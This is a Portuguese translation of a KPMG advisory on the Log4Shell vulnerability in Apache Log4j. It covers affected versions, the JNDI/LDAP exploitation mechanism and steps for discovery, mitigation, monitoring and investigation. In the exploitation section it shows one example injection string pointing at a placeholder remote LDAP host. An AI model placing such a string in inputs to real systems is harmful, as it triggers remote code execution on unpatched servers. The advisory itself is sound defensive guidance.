

# Apache Log4j

## Serviços de resposta em Cyber Security da KPMG

Janeiro de 2022

A KPMG está monitorando ativamente a ameaça de segurança contínua divulgada pela Apache Software Foundation (ASF). A instituição divulgou que a popular biblioteca de *software* Log4j Logging Services – uma biblioteca Java que fornece capacidades de registro (*logs*) para aplicativos Java – era vulnerável a uma exploração de execução remota de código (*Remote Code Execution* - RCE) não autenticada[1].

A vulnerabilidade, apelidada de Log4Shell, recebeu o código CVE-2021-44228 para rastreamento e foi classificada como crítica[2]. O Common Vulnerability Scoring System (CVSS) atribuiu sua classificação de criticidade mais alta, de 10,0, à vulnerabilidade, com base, de forma parcial, no uso generalizado da Log4j e na facilidade de exploração.

A vulnerabilidade permite que um invasor execute o código em um servidor remoto sem autenticação. A ASF lançou a versão 2.15.0 da biblioteca Log4j para abordar a vulnerabilidade associada ao código CVE-2021-44228.

Apache Log4j
CVE-2021-44228
CVE-2021-45046

A versão 2.16.0 foi lançada logo em seguida para enfrentar uma segunda vulnerabilidade similar na biblioteca Log4j (CVE-2021-45046), e para abordar uma série de métodos de desvio (*bypass*) que foram descobertos durante a verificação inicial e as tentativas de exploração por invasores na Internet. As organizações foram encorajadas a atualizar a Log4j para a última versão imediatamente, a fim de reduzir a ameaça de ataques.

Antes do anúncio da ASF, várias empresas e pesquisadores independentes de segurança cibernética reportaram a varredura e exploração ativas da vulnerabilidade da Log4j, incluindo a Agência de Segurança Cibernética e de Infraestrutura do Departamento de Segurança Interna dos Estados Unidos (Department of Homeland Security's Cybersecurity and Infrastructure Security Agency - CISA)[3], o CERT nacional da Áustria[4], da Nova Zelândia[5] e de Singapura[6].

Diversas agências de segurança, incluindo a CISA, emitiram boletins que incluem informações para orientar as empresas a verificar se elas podem ser afetadas pela vulnerabilidade da Apache Log4j[7].

---

1 APACHE LOGGING SERVICES. *Apache Log4j Security Vulnerabilities.* Disponível em: <https://logging.apache.org/log4j/2.x/security.html>. 2021.

2 CVE. *CVE-2021-44228.* Disponível em: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228>. 2021.

3 CYBERSECURITY AND INFRASTRUCTURE SECURITY AGENCY. *Apache Releases Log4j Version 2.15.0 to Address Critical RCE Vulnerability Under Exploitation.* Disponível em: <https://www.cisa.gov/uscert/ncas/current-activity/2021/12/10/apache-releases-log4j-version-2150-address-critical-rce>. 2021.

4 COMPUTER EMERGENCY RESPONSE TEAM OF AUSTRIA. *Update#9 - Kritische 0-day Sicherheitslücke in Apache Log4j Bibliothek - Updates und Workarounds verfügbar.* Disponível em: <https://cert.at/de/warnungen/2021/12/kritische-0-day-sicherheitslucke-in-apache-log4j-bibliothek>. 2021.

5 COMPUTER EMERGENCY RESPONSE TEAM OF NEW ZEALAND. *Log4j RCE 0-day actively exploited.* Disponível em: <https://www.cert.govt.nz/it-specialists/advisories/log4j-rce-0-day-actively-exploited/>. 2021.

6 SINGAPORE COMPUTER EMERGENCY RESPONSE TEAM. *[UPDATE] Zero-Day Vulnerability in Apache Java Logging Library Log4j.* Disponível em: <https://www.csa.gov.sg/en/singcert/Alerts/al-2021-070>. 2021.

7 CYBERSECURITY AND INFRASTRUCTURE SECURITY AGENCY. *Apache Log4j Vulnerability Guidance.* Disponível em: <https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance>. 2021.

# Vulnerabilidade Log4j - impacto

## A Log4j está em todos os lugares

A Log4j é uma biblioteca de *software* de código aberto escrita em Java que fornece recursos de registro para uma ampla variedade de aplicativos dessa linguagem. A Log4j está incluída em vários outros aplicativos Apache, incluindo a Apache Druid, Apache Flink, Apache Solr, Apache Struts2 e Apache Tomcat.

Essa biblioteca também está incluída em muitos outros produtos de *software*. A lista de produtos e serviços que utilizam a Log4j é muito longa, e inclui alguns dos fornecedores mais importantes do planeta. Como ela é utilizada em muitos aplicativos e serviços da Internet populares, as vulnerabilidades podem afetar muitas organizações, durante algum tempo.

Muitos produtos de segurança também utilizam a Log4j e, portanto, podem ser afetados pela vulnerabilidade. Três exemplos são as plataformas SIEM da IBM (IBM QRadar)[8], Splunk (Splunk Enterprise)[9] e VMware (Carbon Black)[10].

Embora a vulnerabilidade Log4j esteja sendo caracterizada como um *bug* de RCE, dependendo de uma série de fatores (incluindo a versão Java, componentes utilizados no servidor e opções de configuração), as vulnerabilidades podem ser usadas por invasores para outros fins além da RCE, como vazar informações críticas dos servidores afetados, como variáveis do ambiente, e realizar um ataque de negação de serviço (*Denial-of-Service* - DoS).

Considerando a natureza da Log4j e as complexidades associadas à aplicação de *patches* em aplicativos Java, os fornecedores de *software* e os usuários finais enfrentarão a ameaça Log4Shell e as suas consequentes ameaças por algum tempo.

# Vulnerabilidade da Log4j - versões afetadas

## Log4j versão 2.x

Todas as versões da Log4j lançadas de 2.0-beta9 até a 2.14.1 são afetadas pela vulnerabilidade Log4j (CVE-2021-44228). Versões candidatas a lançamento da linha de produtos 2.x também são afetadas.

## Log4j versão 1.x

Observação: a Log4j versão 1.x foi descontinuada há seis anos (agosto de 2015) e está suscetível a diversas vulnerabilidades, muitas delas consideradas críticas (por exemplo, CVE-2019-17571).

Sob algumas circunstâncias, essa versão também pode ser afetada pela vulnerabilidade CVE-2021-44228. Um aplicativo pode ser afetado por ela se for configurado para usar a Java Naming and Directory Interface (JNDI) implementando um JMS Appender.

---

8 IBM. *An update on the Apache Log4j 2.x vulnerabilities*. Disponível em: <https://www.ibm.com/blogs/psirt/an-update-on-the-apache-log4j-cve-2021-44228-vulnerability/>. 2021.

9 SPLUNK. *Splunk Security Advisory for Apache Log4j (CVE-2021-44228, CVE-2021-45046 and others)*. Disponível em: <https://www.splunk.com/en_us/blog/bulletins/splunk-security-advisory-for-apache-log4j-cve-2021-44228.html>. 2021.

10 VMWARE CARBON BLACK. *Log4Shell - Log4j Remote Code Execution (CVE-2021-44228)*. Disponível em: <https://community.carbonblack.com/t5/Documentation-Downloads/Log4Shell-Log4j-Remote-Code-Execution-CVE-2021-44228/ta-p/109134>. 2021.

# Vulnerabilidade Log4j – como a exploração funciona

As vulnerabilidades Log4j existem na forma como a Log4j trata os valores da cadeia (*string*) encontrados nas mensagens de *log*, especificamente a maneira como a JNDI trata os valores das *strings*. A JNDI é uma API que permite que um aplicativo Java localize dados usando um serviço de diretório. Para explorar a vulnerabilidade, um invasor precisa apenas identificar uma entrada registrada pela Log4j e fornecer um valor de *string* especialmente criado para o *logger*. Os campos de cabeçalho HTTP e parâmetros de formulário são comuns e registrados pelos aplicativos, que usam a biblioteca de *software* Log4j.

A JNDI inclui diversas interfaces das Interfaces de Provedor de Serviço (SPI) que a habilitam a usar outros serviços de diretório, incluindo o protocolo LDAP (Lightweight Directory Access Protocol). A JNDI pode ser usada com o LDAP e outros SPIs para recuperar informações sobre um objeto usando uma URL padrão (por exemplo, ldap://127.0.0.1:39/a=Object).

Até a Log4j versão 2.15.0, a API JNDI permitia conexões com *hosts* remotos como parte do processo de consulta. Isso forneceu aos invasores a capacidade de consultar um *host* remoto como parte do processo de pesquisa da JNDI.

Durante a exploração da Log4Shell, a biblioteca Log4j é abusada por um invasor e utilizada para consultar um *host* remoto, usando uma URL criada especialmente para isso. Quando a URL é processada pelo mecanismo de registro da Log4j, a JNDI é utilizada para executar uma consulta no *string*. No exemplo a seguir, o LDAP é usado pela JNDI para consultar o *host* remoto, e o código retornado pela URL é executado pelo servidor que roda a Log4j. *jndi:ldap://remoteHost:1234/a=maliciousCommand*

A autenticação não é necessária para que o processo de consulta JNDI ocorra.

O LDAP não é o único SPI que pode ser usado como parte da exploração da Log4Shell. No entanto, até o momento, ele tem sido o mais utilizado por invasores durante varreduras em massa e tentativas de exploração. Além disso, observamos invasores usando campos de cabeçalho HTTP e solicitações de formulário POST na tentativa de acionar a exploração, já que esses valores costumam ser registrados pelo aplicativo Java.

É importante observar que os invasores podem ter como alvo qualquer aplicativo ou serviço voltado para a Internet para exploração da Log4j. Os aplicativos ou serviços voltados para a rede não precisam executar em Java. Se o aplicativo ou serviço for configurado para usar uma plataforma de *log* de *back-end* que está executando uma versão vulnerável da Log4j, a exploração pode ser bem-sucedida.

Conforme mais informações são aprendidas sobre as vulnerabilidades da Log4j e o funcionamento interno da JNDI, as organizações podem esperar que os invasores sejam mais criativos e contornem as técnicas de mitigação atuais.

# O que fazer primeiro 01

**Não entre em pânico**. Uma resposta rápida e bem-organizada à ameaça Log4Shell é a melhor abordagem para obter resultados eficientes e eficazes.

As organizações devem **considerar vários processos em paralelo** para responder melhor à ameaça, com ênfase nos seguintes processos:

- Descoberta;
- Mitigação e remediação;
- Monitoramento da segurança;
- Investigação.

# Descoberta

- Compile uma lista completa de aplicativos e serviços utilizados na sua organização, incluindo a nuvem e aplicativos e serviços de terceiros.
  - Aplicativos de gerenciamento de vulnerabilidades podem ser usados para auxiliar no processo de descoberta.
  - Quando aplicável, as organizações devem consultar o SBOM (*Software Bill of Materials*, ou Lista de Materiais de *Software*, em português) dos fornecedores, para garantir a cobertura completa durante a fase de descoberta.
- Determine todos os aplicativos ou serviços que utilizam a Log4j e sua versão utilizada para cada aplicativo ou serviço.
- Crie uma **lista com prioridades** de aplicativos e serviços afetados e classificados de acordo com o risco para a organização, e crie um plano de mitigação e remediação.

# Mitigação e remediação

- Sempre que possível, as organizações são estimuladas a atualizar a Log4j para a versão **2.16.0** para mitigar a **ameaça ativa e contínua** – essa atualização é o único método conhecido para reduzir completamente as ameaças associadas às vulnerabilidades da Log4Shell.
- Organizações que não conseguem realizar esse *upgrade* podem mitigar o risco alterando as opções de configuração ou removendo a classe Java afetada do seu aplicativo:
  - Habilite a marcação de execução para a propriedade **log4j2.formatMsgNoLookups,** definindo a propriedade como *true.* Isso pode ser feito definindo uma variável de ambiente (**LOG4J_FORMAT_MSG_NO_LOOKUPS=true**) ou incluindo o argumento nas opções JVM (**JAVA_OPTS=-Dlog4j2.formatMsgNoLookups=true**).
  - Remova a classe **JndiLookup** do *classpath* para cada aplicativo.

# Monitoramento da segurança

Visto que as fases de descoberta e de mitigação e remediação podem levar algum tempo, as empresas são incentivadas a tomar medidas para garantir que não sejam afetadas pelas vulnerabilidades da Log4j, incluindo as seguintes:

- **Aumente o monitoramento da segurança** imediatamente, com ênfase nos servidores e aplicativos que usam Java e Log4j, incluindo a nuvem, servidores e aplicativos de terceiros (quando possível).
- Atualize e/ou adicione regras apropriadas às plataformas de segurança para **bloquear e alertar** qualquer tentativa de acionar a vulnerabilidade da Log4j, como sistemas IDS/IPS e WAFs.
- Aumente o nível de registros (*logs*) para servidores, aplicativos ou serviços que hospedam aplicativos ou serviços Java.

# Investigação

- A varredura em massa para aplicativos e serviços que usam as versões vulneráveis da Log4j começaram antes do anúncio público feito pela ASF e, dessa forma, as organizações devem consultar sua **política e plano de resposta a incidentes** para obter orientações sobre como responder à **ameaça ativa em andamento.**
- As organizações são incentivadas a realizar etapas investigativas para garantir que não foram violadas devido à vulnerabilidade da Log4j.
  - Verifique as atividades pós-exploração comuns, incluindo: alertas de *malware* de *softwares* de segurança; uso de estruturas de pós-exploração, como Metasploit e Cobalt Strike; movimento lateral anormal; exfiltração de dados.
- Muitos processos investigativos podem ajudar a **identificar falhas no monitoramento da segurança e aplicativos e serviços vulneráveis** não identificados durante a fase de descoberta.

A prestação de todos ou de alguns dos serviços aqui descritos pode não ser permitida para clientes de auditoria da KPMG e suas afiliadas ou entidades relacionadas.

# Nosso time


**Edward L. Goings**

**Sócio de Cyber Security da KPMG nos EUA**

egoings@kpmg.com

**James Arnold**

**Sócio de Cyber Security da KPMG nos EUA**

jrarnold@kpmg.com

**David B. Nides**

**Sócio de Cyber Security da KPMG nos EUA**

dnides@kpmg.com

**Jonathan P. Fairtlough**

**Sócio de Cyber Security da KPMG nos EUA**

jfairtlough@kpmg.com

**Luis Lima**

**Sócio-diretor de Cyber Security em OT/IIoT da KPMG no Brasil**

luislima@kpmg.com.br

**Leandro Augusto**

**Sócio-líder de Cyber Security da KPMG no Brasil**

lantonio@kpmg.com.br


#KPMGTransforma

Baixe o nosso APP

kpmg.com.br /kpmgbrasil




Traduzido do original em inglês: "Apache Log4j - KPMG Cyber Response Services Security Advisory"

Data da publicação: 11 de dezembro de 2021 | Atualizado em 14 de dezembro de 2021